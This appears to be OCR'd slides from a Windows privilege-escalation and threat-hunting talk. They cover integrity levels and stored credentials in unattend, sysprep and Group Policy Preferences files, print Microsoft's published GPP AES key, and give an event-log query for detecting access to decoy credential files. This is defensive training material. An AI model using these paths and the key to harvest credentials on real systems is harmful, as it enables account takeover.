
Default implicit integrity level for files – Medium

IL	Usage	IL SID
Untrusted	Anonymous	S-1-16-0
Low	Everyone. Used by Protected Mode of Internet Explorer	S-1-16-4096
Medium	Used by normal applications being launched while UAC is enabled	S-1-16-8192
High	Privileged users (if UAC enabled) or all authenticated users (if UAC disabled)	S-1-16-12288
System	LocalSystem. NetworkService, LocalService	S-1-16-16384



Theory. Authorization and privilege escalation




Stored Credentials

Stored Credentials. Files

In case of OS unattended installation, answer files may be left in the system. These answer files can contain credentials of the privileged local accounts (e.g. Administrator):

- C:\sysprep\sysprep.xml
- C:\sysprep\sysprep.inf
- C:\sysprep.inf
- C:\unattend.xml
- C:\Windows\Panther\Unattend.xml
- C:\Windows\Panther\Unattend\Unattend.xml

```
[GuiUnattended]
    OEMSkipRegional=1
    OemSkipWelcome=1
    AdminPassword=P@ssw0rd$
    TimeZone=20
```

sysprep.inf

```
<AutoLogon>
    <Password>
        <Value>UEBzc3cwcmQk</Value>
        <PlainText>false</PlainText>
    </Password>
    <Enabled>true</Enabled>
    <Username>Administrator</Username>
</AutoLogon>
```

Base64 “encryption”

Unattended.xml

```
<LocalAccounts>
    <LocalAccount wcm:action="add">
        <Password>
            <Value>UEBzc3cwcmQk</Value>
            <PlainText>false</PlainText>
        </Password>
        <Description>Local Administrator</Description>
        <DisplayName>Administrator</DisplayName>
        <Group>Administrators</Group>
        <Name>Administrator</Name>
    </LocalAccount>
</LocalAccounts>
```

Base64 “encryption”

sysprep.xml

Stored Credentials. Files. Group Policy Preferences


Group policy preferences allows domain admins to create and deploy across the domain local users and local administrators accounts. In case of usage this function policy preference files are created. These files are located in the SYSVOL shared directory and any authenticated user in the domain has read access to these files since it is needed in order to obtain group policy updates.
Policy preference files contain encrypted passwords… **But encryption key is hardcoded and published by Microsoft** ☺

Policy preference files are located:


- C:\ProgramData\Microsoft\Group Policy\History\????\Machine\Preferences\Groups\Groups.xml
- \\????\SYSVOL\\Policies\????\Machine\Preferences\Groups\Groups.xml

Also several other policy preference files can be useful:

- Services\Services.xml
- ScheduledTasks\ScheduledTasks.xml
- Printers\Printers.xml
- Drives\Drives.xml
- DataSources\DataSources.xml



Stored Credentials. Files. Group Policy Preferences



2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:


```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```


AES decryption routine

“test”

Stored Credentials. Files. Let's hunt it!

Deception-like approach – usage of fake files with fake credentials. Monitor accesses to these files.





Stored Credentials. Files. Let's hunt it!

Search for accessing of fake files with stored credentials:

event_id:4663 AND event_data.AccessList:"%%4416*" AND event_data.ObjectName:("\\{641ECF7F-6AC4-4A63-BF85-DFDE140E9F89}\\Machine\\Preferences\\Groups\\Groups.xml" "\\Panther\\Unattend.xml")*


event_id	event_data.Image	event_data.ObjectName	event_data.SubjectUserName	event_data.SubjectLogonId
4,663	-	C:\Windows\SYSVOL\domain\Policies\{641ECF7F-6AC4-4A63-BF85-DFDE140E9F89}\Machine\Preferences\Groups\Groups.xml	domain_user	0x5fbf3cc
4,663	C:\Temp\met.exe	C:\ProgramData\Microsoft\Group Policy\History\{641ECF7F-6AC4-4A63-BF85-DFDE140E9F89}\Machine\Preferences\Groups\Groups.xml	domain_user	0x13927c7
4,663	C:\Temp\met.exe	C:\Windows\Panther\Unattend.xml	domain_user	0x13927c7

Fake files with credentials

Stored Credentials. Registry

Adversaries may query the Registry looking for credentials and passwords that have been stored for use by other programs or services.
For example, these credentials can be used for automatic logon.


The idea behind the Windows Auto Login is that a user, specified in DefaultUserName can logon at a computer without having to type their password.

